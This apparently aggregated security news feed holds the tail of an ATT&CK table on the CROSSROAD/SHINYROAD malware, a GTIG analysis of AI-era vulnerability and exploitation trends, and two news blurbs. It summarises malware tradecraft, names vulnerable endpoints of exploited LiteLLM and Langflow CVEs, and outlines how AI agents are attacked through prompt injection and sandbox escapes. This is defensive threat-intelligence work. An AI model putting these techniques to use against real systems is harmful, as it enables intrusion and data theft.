CROSSROAD renames its primary :$DATA stream to an alternate data stream named :wtfbbq before flagging the file for deletion on handle close.

Credential Access

T1187

Forced Authentication

WebDAV NTLM coercion via an invisible 1x1 popup rendering a UNC resource, configured inside Notifycfg.ini.

Discovery

T1016

System Network Configuration Discovery

CROSSROAD resolves the host's external IP via myip.opendns.com, o-o.myaddr.l.google.com, checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, and icanhazip.com.

Discovery

T1614

System Location Discovery

CROSSROAD aborts its primary payload execution path when the IP-derived country code is "CN" (China).

Discovery

T1082

System Information Discovery

SHINYROAD fingerprints the victim hostname to derive a unique agent identifier.

Discovery

T1033

System Owner/User Discovery

SHINYROAD incorporates the logged-on username into its unique agent identifier and C2 key derivation.

Command and Control

T1105

Ingress Tool Transfer

CROSSROAD downloads component.zip / en.zip to %TEMP%\svc<random_hex>.tmp and unpacks it to %LOCALAPPDATA%\Radmin\.

Command and Control

T1571

Non-Standard Port

SHINYROAD custom binary C2 over TCP 41397; ADAPTAGENT beacons over TCP 6800.

Command and Control

T1573.001

Encrypted Channel: Symmetric Cryptography

Custom binary C2 stream encrypted with a hardcoded handshake key, rotating to a host-specific key derived from the agent ID.

Command and Control

T1001.001

Data Obfuscation: Junk Data

SHINYROAD generates randomized junk packets (traffic chaffing) to disrupt network signature matching.

Command and Control

T1219.002

Remote Access Tools: Remote Desktop Software

Deployment of legitimate Famatech Radmin 3.x server components to victim hosts alongside the SHINYROAD backdoor.

Table 6: MITRE ATT&CK techniques

Acknowledgements

GTIG and Mandiant would like to thank the ManageEngine Threat Analysis Lab (METAL) research team for their initial discovery of this activity, proactive telemetry sharing, and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem.

Vulnerability Discovery and Exploitation Trends in the AI Era

30 September 2026 at 16:00

Written by: Robin Grunewald, Supriya Mazumdar, Kelli Vanderlee


Introduction

Google Threat Intelligence Group (GTIG) examines vulnerability disclosure and exploitation statistics to evaluate the impact of artificial intelligence (AI) on the vulnerability threat landscape. We found that AI is measurably changing not just the pace of vulnerability discovery and exploitation, but also the types and typical risk profiles of vulnerabilities that are being discovered.

Key findings:Β 

  • Vulnerability disclosures doubled: the number of vulnerabilities disclosed per month doubled, rising from 5,045 in January 2026 to 10,477 in July and continuing to climb to 10,740 in August 2026.

  • Vulnerability exploitation nearly doubled: the number of vulnerabilities exploited increased from an average of 10.5 per month in 2025 to an average of 18 per month from January 2026 to August 2026.

  • Zero-day exploitation increased marginally: zero-day vulnerability exploitation grew from an average of 8 per month in 2025 to an average of 11 per month from January 2026 to August 2026.

  • AI finds more consequential vulnerabilities: AI-assisted discovery found proportionally fewer Low-Risk vulnerabilities, more Moderate-Risk vulnerabilities, and more vulnerabilities leading to remote code execution (RCE).

GTIG expects that vulnerability discovery and exploitation will continue to grow in the short to medium term. To counter the increased risk from rapid vulnerability discovery and exploitation, organizations must transition from unprioritized mass-patching to threat-intelligence-driven triage, combining targeted edge-defense with automated, agentic remediation.

Scope & Methodology

This GTIG analysis examines trends in vulnerabilities disclosed from January 1, 2025 through August 31, 2026. The dataset tracks the vulnerabilities alongside critical operational dimensions, including exploitation consequences and GTIG Vulnerability Risk Ratings, and in-the-wild exploitation. When we refer to risk ratings in this blog, we are using GTIG vulnerability risk ratings, not CVSS severity.

While the baseline monitoring encompasses the full 20-month window (January 2025–August 2026), this report specifically focuses on growth velocity and emerging threat vectors.

The research seeks to evaluate the impact of AI across the cybersecurity landscape both in terms of rates of Common Vulnerabilities and Exposures (CVE) disclosure and rates of exploitation. We also examine vulnerabilities targeting the AI/large language model (LLM) operational stack.

CVE Disclosure Doubled in 2026Β 

Vulnerability disclosures doubled from 5,045 in January 2026 to 10,477 in July, with the count of disclosed vulnerabilities reaching a peak of 10,740 in August (Figure 1).Β 

Distinguishing Threat Risk from CVE Inflation

However, raw disclosure volume throughout 2026 can be misleading without threat intelligence context. Automated CVE Numbering Authority (CNA) assignment policies across open-source ecosystems can inflate baseline figures; for instance, vulnerabilities with a description containing β€œLinux Kernel” alone generated approximately 5,000 CVEs between January 2026 and August 2026 with zero observed exploited in-the-wild zero-days.

Count of vulnerabilities disclosed, January 2025 - August 2026 (Source: GTIG)

Figure 1: Count of vulnerabilities disclosed, January 2025 - August 2026 (Source: GTIG)

In terms of risk ratings, the most interesting increase occurred in High-Risk vulnerabilities, which surged from 131 disclosures in January 2026 to 350 in August 2026, a 167% growth (Figure 2). High-Risk vulnerabilities remain a small proportion (3% in August 2026) of all vulnerabilities disclosed.

Count of vulnerabilities disclosed by GTIG vulnerability risk rating, January 2025 - August 2026

Figure 2: Count of vulnerabilities disclosed by GTIG vulnerability risk rating, January 2025 - August 2026 (Source: GTIG)

The increase in High-Risk vulnerabilities throughout 2026 was driven by two compounding dynamics: a widening pool of affected vendors and concentrated vendor disclosure cycles. Across the broader software ecosystem, baseline High-Risk disclosures more than doubled over the past year, rising from ~65/month in mid-2025 to ~135/month in mid-2026 (Figure 3). On top of this elevated baseline, Figure 3 highlights two time frames in which particular vendors reported exceptionally high quantities of CVEs,Β  pushing monthly volumes to historic peaks:

  • TOTOLINK: In April and May, mass research disclosures against consumer router firmware added 75 High-Risk flaws, driving the mid-year spike in Command Execution vulnerabilities.

  • Oracle & Linux: In June, July, and August Oracle’s quarterly Critical Patch Update (CPU) across middleware like WebLogic and Coherence combined with Linux kernel network driver advisories to contribute 128 High-Risk vulnerabilities in August alone (nearly 37% of all High-Risk disclosures), directly fueling growth in Remote Code Execution vulnerabilities.

Count of vulnerabilities High Risk disclosed by Vendor, January 2025 to August 2026

Figure 3: Count of vulnerabilities High Risk disclosed by Vendor, January 2025 to August 2026 (Source: GTIG)

In-the-Wild Exploitation

From January 2026 to August 2026, GTIG recorded 141 distinct vulnerabilities disclosed and exploited, surpassing the total number of vulnerabilities exploited for the full year of 2025 (127). In-the-wild exploitation increased from an average of 10.5 per month in 2025 to 18 per month in 2026. However, it is important to note that the proportion of vulnerabilities exploited versus disclosed remains vanishingly small: only 0.23% of all disclosed vulnerabilities in 2026 (roughly 1 in 431) were ever observed in active exploitation, or on the order of tens versus thousands per month. This means that monthly exploitation counts can more easily be influenced by other factors such as vendor disclosure cycles and threat actor campaign spikes. Since May 2026, a shift has emerged, with the expansion of CVE exploitation (+127% indexed growth) closely mirroring disclosure growth (+128% indexed growth), scaling in tandem with the overall vulnerability landscape rather than outpacing it.

Count of all vulnerabilities exploited, by n-days and zero-days, January 2025 to August 2026

Figure 4: Count of all vulnerabilities exploited, by n-days and zero-days, January 2025 to August 2026 (Source: GTIG)

Zero-Day Exploitation Remains Stable

The count of zero-days exploited increased marginally from an average of 8 per month in 2025 to an average of 11 per month in 2026. While the number of zero-days identified per month remained near baseline levels (between 8 and 12) through mid-2026, in August, the count jumped to 22Β  (Figure 4). Zero-day exploitation also continues to represent a very small proportion of all vulnerabilities disclosed, though it still constitutes the majority (62%) of all observed exploited vulnerabilities from January 2026 to August 2026.Β 

Are Threat Actors Finding More Success with Exploiting N-Days?

It is possible that threat actors are finding it more accessible or efficient to use LLMs and AI tools to automate analysis of differences between product versions, patches, vulnerability disclosure announcements, and Proof-of-Concept (POC) code to rapidly weaponize n-days, rather than to discover new zero-days.Β 

CVE Exploitation Trends Toward Higher Risk Vulnerabilities

With zero-day exploitation rates increasing only marginally, we suggest that the primary source of growth in vulnerability exploitation from January 2026 to August 2026 has been concentrated in the rapid weaponization of n-days. Significantly, exploitation of High-Risk vulnerabilities more than doubled from 28 in 2025 to 75 from January 2026 to August 2026.

Count of vulnerabilities exploited in the wild by GTIG vulnerability risk rating, January 2025 - August 2026

Figure 5: Count of vulnerabilities exploited in the wild by GTIG vulnerability risk rating, January 2025 - August 2026 (Source: GTIG)

Exploitation by Attack Surface

Vulnerabilities affecting Edge and Security Appliances represented 14% of vulnerabilities exploited from January 2026 to August 2026, while 11% affected Enterprise Directory & Collaboration hubs. Edge gateways represent a premier initial-access vector: over 65% of edge flaws exploited from January 2026 to August 2026 met High/Critical Threat Risk ratings, with adversaries aggressively targeting unauthenticated public management interfaces to capitalize on enterprise EDR agent blind spots.

While CVE discovery volume metrics surge, adversary exploitation activity remains concentrated in perimeter appliances and exposed enterprise services.

Comparing Growth Rates For Specified Categories

Plotting raw monthly counts hides relative momentum due to the vast disparity between single-digit zero-day discoveries and more than 10,000 vulnerabilities disclosed in the month of August, for example. To enable a direct comparison of growth rates across vulnerability tiers, Figure 7 indexes four metrics to a baseline of 0 in January 2025 and provides a trendline of the three month rolling average growth rate:

  • Overall CVE Disclosure (128%): As previously stated, raw counts of CVE disclosures doubled from January 2026 to August 2026. The three month rolling average growth rate suggests that CVE disclosures have steadily accelerated in 2026.Β 

  • High-Risk Vulnerabilities Disclosed (241%): Demonstrated the steepest growth across the dataset, climbing to almost a 3.5x its initial baseline (a +241% increase) byΒ  August 2026. Excluding Linux, Oracle, and Totolink, the rate of increase was just 128% from January 2025 to August 2026.Β 

  • CVE Exploitation in the Wild (127%): From January to August 2026, CVE exploitation has increased at approximately the same rate as overall CVE disclosure, though the three month rolling average trendline suggests that growth in exploitation did not begin to pick up until the second quarter of 2026.Β 

  • Zero-Days Exploited (59%): While remaining near baseline levels (between 8 and 12 zero-days per month) through mid-2026, in August, the count reached 22. This increase is reflected in the three month rolling average growth rate, which began to reveal an upward trend in the summer of 2026.Β 

This clear visual divergence underscores that the moderate increase in vulnerability exploitation in 2026 is driven by the rapid, targeted weaponization of high-risk exploits in the wild vulnerabilities rather than a flood of new zero-days.

3 Month Rolling Average of % Growth, Indexed to 0% at January 2025 1

Figure 6: 3 Month Rolling Average of % Growth, Indexed to 0% at January 2025 (Source: GTIG)

AI as the Hunter: AI-Assisted Vulnerability Discovery

Detection Methodology & Attribution Realities

Current public data significantly undercount vulnerabilities discovered by AI due to two structural dynamics:

  1. Absence of Standardized Metadata: Public CVE repositories do not yet feature uniform metadata tags for AI attribution, requiring manual heuristic tracking.

  2. Silent First-Party & Cloud Patching: Major cloud and SaaS providers routinely remediate AI-surfaced vulnerabilities directly in production without requesting formal CVE IDs, as CVE assignments are typically reserved for on-premise or third-party software requiring customer patching coordination. Many findings also remain embargoed for a period during established Coordinated Vulnerability Disclosure (CVD) windows.

However, we can identify vulnerabilities likely surfaced by autonomous agents using a multi-tier verification process:

  1. Verified Lab & Vendor Ledgers: Directly ingesting confirmed disclosures from frontier AI research programs.

  2. Advisory & Release Parsing: Programmatically monitoring Cybersecurity and Infrastructure Security Agency (CISA) advisories, MITRE records, and vendor security bulletins for explicit acknowledgments attributing root-cause discovery or PoC synthesis to autonomous AI agents (e.g., Hacktron AI, AISLE).

Risk Profile Divergence: AI vs. Conventional Discovery

Analyzing disclosed vulnerabilities we were able to identify as likely AI discovered suggests a structural divergence from conventional human and scanner discoveries. AI agents have been used to surface proportionally fewer Low-Risk vulnerabilities, and proportionally more Medium- and High-Risk vulnerabilities.

GTIG CVE Risk Rating

CVE Not DiscoveredΒ  by AI

CVE DIscovered by AI

Low

69%

39%

Medium

28%

58%

High

3%

4%

Table 1: Share of vulnerabilities per risk ratingΒ  - AI vs. Non AI discovery - Jan to August 2026 (Source: GTIG)

Conventional CVE disclosures are dominated by low-severity findings (69% Low Threat Risk, 28% Medium). In contrast, AI-discovered vulnerabilities invert this distribution: 58% qualify for Medium Threat Risk (more than double the baseline), while low-risk findings drop to 39%.

This distribution largely likely reflects how research programs scope and deploy these systems. Rather than running broad, automated scans for cosmetic flaws or compliance warnings, researchers deliberately prompt and task autonomous agents with auditing critical infrastructure and sensitive privilege boundaries, focusing on high-impact findings. Mandiant has described similar findings when using a specialized Agentic Vulnerability Discovery Harness (AVDH) in point-in-time assessments of client codebases.

Share of vulnerabilities per exploitation consequence - AI vs. Non AI discovery

Figure 7: Share of vulnerabilities per exploitation consequence - AI vs. Non AI discovery (Source: GTIG)

Divergence between AI-discovered vulnerabilities and vulnerabilities not discovered by AI is also apparent in terms of exploitation consequences. Exactly 50% of all AI-discovered vulnerabilities result in Remote Code Execution (RCE), compared to just 26% across the broader CVE ecosystem. Conversely, AI agents under-index in lower-impact categories, surfacing less than half the rate of Information Disclosure (8% vs. 18%) and Data Manipulation (5% vs. 9%) as vulnerabilities not identified as discovered by AI.

This concentration on code execution likely stems from how frontier agents operate. Autonomous systems are engineered to navigate complex, multi-step semantic code paths across core C/C++ libraries, runtimes, and hypervisors. By synthesizing fuzzing harnesses, modeling memory states, and chaining obscure edge-case logic, AI models excel at identifying memory corruption (buffer overflows, use-after-free) and logic bypasses that consistently elude traditional static analyzers.

While currently an early indicator rather than an established trend, confirmed exploitation of AI-discovered vulnerabilities demonstrates that increased risk from AI-discovered flaws is not purely theoretical.

A notable case is CVE-2026-1731, an unauthenticated OS command injection flaw in BeyondTrust Privileged Remote Access (PRA) and Remote Support that was discovered autonomously by a third-party research agent (Hacktron AI). Following public disclosure, GTIG observed threat actors weaponize this vulnerability in targeted initial-access campaigns to bypass enterprise perimeters. More specifically, within four days of public disclosure, GTIG observed a threat cluster exploiting this vulnerability, followed by five additional threat clusters within seven days of public disclosure. GTIG observed these threat actors collectively conduct a variety of post-exploitation activities, including privilege escalation, data exfiltration, and dropping secondary payloads including SNOWLIGHT, SPARKRAT, and cryptominers. This operational collision highlights that defensive AI agents are uncovering high-impact vulnerabilities that threat actors actively seek to exploit.

AI as the Hunted: Vulnerabilities Targeting the AI/LLM Operational Stack

Architectural Breakdown of AI Stack Vulnerabilities

As enterprise adoption of generative AI accelerates, security research and adversary interest have also focused on vulnerabilities in the underlying AI operational stack. Across the January 2025–August 2026 monitoring window, GTIG tracked 2,076 cumulative AI-related CVE disclosures, with over 1,500 vulnerabilities identified from January 2026 to August 2026 alone across eight core architectural layers:

Layer / Architectural Category

Key Technologies & Frameworks

Primary Vulnerability Vectors

2026

AI Orchestration & Agent Frameworks

Flowise, Langflow, LangChain, Dify, LlamaIndex, AutoGen, CrewAI, Semantic Kernel, Letta, MCP, Pydantic-AI

Arbitrary Code Execution (RCE) & Command Injection via untrusted workflow serialization, insecure Python tool calling, and Server-Side Template Injection (SSTI).

782

AI Web Apps & Portals

Open-WebUI, AnythingLLM, FastGPT, LibreChat, RAGFlow, Gradio, Streamlit, LobeChat, Chainlit, GPT4All

Server-Side Request Forgery (SSRF) via chat proxying, Stored XSS in markdown rendering, and local file inclusion (LFI) via document upload handlers.

230

Inference & Serving Infrastructure

vLLM, Ollama, LiteLLM, Llama.cpp, Triton (NVIDIA), Ray, TGI, SGLang, TensorRT-LLM, BentoML, LocalAI

Unauthenticated Administrative APIs, model checkpoint deserialization, memory corruption in tensor backends, and multi-tenant resource exhaustion.

212

Model Security Advisories

Foundation Model Weights, System Prompts, Guardrails, Evaluators (Garak, Lakera, Promptfoo)

Direct & Indirect Prompt Injection, system prompt exfiltration, guardrail bypasses, training data poisoning, and excessive agent autonomy.

106

ML Frameworks & Hubs

PyTorch, Hugging Face (Hub/Datasets), Transformers, ONNX Runtime, TensorFlow, Diffusers, DeepSpeed, Safetensors, Keras

Memory safety violations (heap overflows, out-of-bounds reads in C++ tensor operators) and arbitrary file overwrites via malicious model/dataset archive extraction.

99

Frontier Models

Anthropic, Gemini, OpenAI

Arbitrary Code Execution (RCE) and Command Injection via unvalidated CLI shell interpolation and implicit execution of untrusted workspace configs, Sandbox Escape via Git worktree directory confusion and memory tool symlink traversal; and Covert Data Exfiltration via indirect prompt injection-induced Markdown image rendering and permissive network fetch allowlists.

97

MLOps & Experiment Tracking

MLflow, ClearML, Weights & Biases (W&B), Kubeflow, Langfuse, Langsmith, Arize, Phoenix, Helicone

Arbitrary File Overwrites (LFI/RFI), unauthenticated remote tracking server takeovers, and artifact deletion in shared experiment registries.

39

Vector Databases & Search

Milvus, Qdrant, ChromaDB, Weaviate, Pinecone, FAISS, LanceDB, PGVector, Marqo, Vespa

Unauthenticated collection manipulation, Remote Code Execution via clustering/indexing plugins, and metadata SQL/JSON query injection.

19

Table 2: Break down of vulnerabilities targeting AI systems (Source: GTIG)

Emerging Battlegrounds: Orchestration & Inference

From January 2026 through August 2026, disclosures of AI application vulnerabilities were heavily concentrated in three core areas: agent orchestration frameworks, backend serving infrastructure, and enterprise AI gateways:

  • Agent Orchestration as the Primary Chokepoint: Orchestration middleware accounts for 50% of all AI-related flaws, experiencing a +347% surge in disclosures in 2026. Visual workflow builders (e.g., Flowise, Langflow) and autonomous frameworks often deploy dynamic code execution nodes to facilitate environment interaction. Attackers exploit these nodes via prompt injection or crafted workflow JSONs to hijack execution loops, turning natural language prompts into unauthenticated Remote Code Execution.

  • Centralized AI Gateways and Lateral Cloud Movement: Enterprise AI gateways represent a catastrophic dual-threat vector. At the application layer, compromised gateways expose third-party application programming interface (API) keys and private prompt streams containing personally identifiable information (PII) or proprietary source code. At the infrastructure layer, they act as initial footholds for adversaries to harvest database credentials and pivot laterally into internal cloud environments.

  • Inference Gateways as the New Perimeter: Disclosures across backend serving infrastructure (e.g., vLLM, Triton, LiteLLM, Ollama) reached 212 vulnerabilities in 2026. Nearly a quarter (24%) of these flaws stem directly from unauthenticated API endpoints or Server-Side Request Forgery (SSRF), providing remote adversaries with direct entry points to bypass perimeter firewalls, exhaust expensive GPU compute resources, or extract proprietary model checkpoints.

Active In-the-Wild Exploitation of AI Middleware

While zero-day exploitation of AI infrastructure has not yet been observed, threat actors are actively weaponizing newly disclosed vulnerabilities in exposed middleware. However, out of 2,076 cumulative disclosures, only a handful of vulnerabilities have been confirmed as exploited in-the-wild. Among the examples, we identified several that we rated High Threat Risk and provide unauthenticated RCE, command injection, or arbitrary file writes:

  1. CVE-2026-42271 (BerriAI LiteLLM): Command injection in Model Context Protocol (MCP) server preview endpoints (POST /mcp-rest/test/connection), resulting in host takeover and API credential theft.

  2. CVE-2026-5027 (Langflow): Path traversal file write in the POST /api/v2/files upload handler, allowing remote threat actors to drop unauthorized files (e.g., cron jobs, Secure Shell (SSH) keys) onto the host.

  3. CVE-2025-3248 (Langflow): Unauthenticated Python code injection via exec() in /api/v1/validate/code, permitting immediate RCE.

Outlook

GTIG expects that rates of vulnerability discovery and exploitation are likely to continue to increase in the short to medium term. In other research, such as our May AI Threat Tracker, we reported the first known case of a threat actor in possession of a zero-day exploit script developed with generative AI. While intercepted during operational planning before in-the-wild execution, analysis of the exploit's structural artifacts revealed high-confidence LLM generation markers. In our September AI Threat Tracker, we further noted threat actors sharing resources and prototyping agentic vulnerability discovery tooling.

We are still in the early days of publicly available data on both AI-augmented vulnerability discovery and vulnerabilities targeting AI infrastructure and technologies. Nonetheless, we can see emerging signals that AI is contributing to vulnerability discovery. When directed at critical attack surfaces, autonomous research agents demonstrate a formidable capacity to uncover high-severity flaws. By reasoning through complex semantic code paths and synthesizing dynamic proof harnesses, agentic workflows excel at identifying memory corruption and logic bypasses in core libraries and runtimes, surfacing the exact types of flaws that sophisticated adversaries actively seek to exploit.

As threat actors begin to exploit vulnerabilities in AI systems in the wild, organizations cannot afford to treat AI security as an afterthought. Securing this landscape demands immediate containment strategies, sandboxing autonomous agentic workloads, and implementing risk-based vulnerability management to defend the new perimeter.

At this moment, the cybersecurity community has a window of opportunity to bolster defenses on two fronts before threat actors are able to scale up zero-day and n-day exploitation. First, organizations must modernize how they triage and remediate disclosed vulnerabilities. In a separate blog post, Mandiant laid out a blueprint for implementing AI-Assisted Vulnerability Management to help defenders counter compressed adversary timelines. Second, organizations that provide software or services to other enterprises and consumers, should proactively run AI-enhanced code review internally to identify and fix flaws before they are shipped to production and become exploitable vulnerabilities. Leveraging agentic defensive capabilities, such as CodeMender, integrated into Google AI Threat Defense, to continuously audit and patch code across developer workflows will be vital. If pre-release AI code review becomes standard best practice, the rate of growth in public vulnerability disclosures could eventually slow.

DARPA Selects Xint to Use AI in Securing Military Messaging Apps

29 September 2026 at 19:24

The AIxCC competition winner will analyze messaging app code and compiled binaries for vulnerabilities, with technology that could also help commercial customers secure their software.

The post DARPA Selects Xint to Use AI in Securing Military Messaging Apps appeared first on SecurityWeek.

Reco Raises $55 Million for Agentic Security

29 September 2026 at 15:20

The company will use the funds to expand its sales, partnerships, channels, and customer support teams.

The post Reco Raises $55 Million for Agentic Security appeared first on SecurityWeek.

❌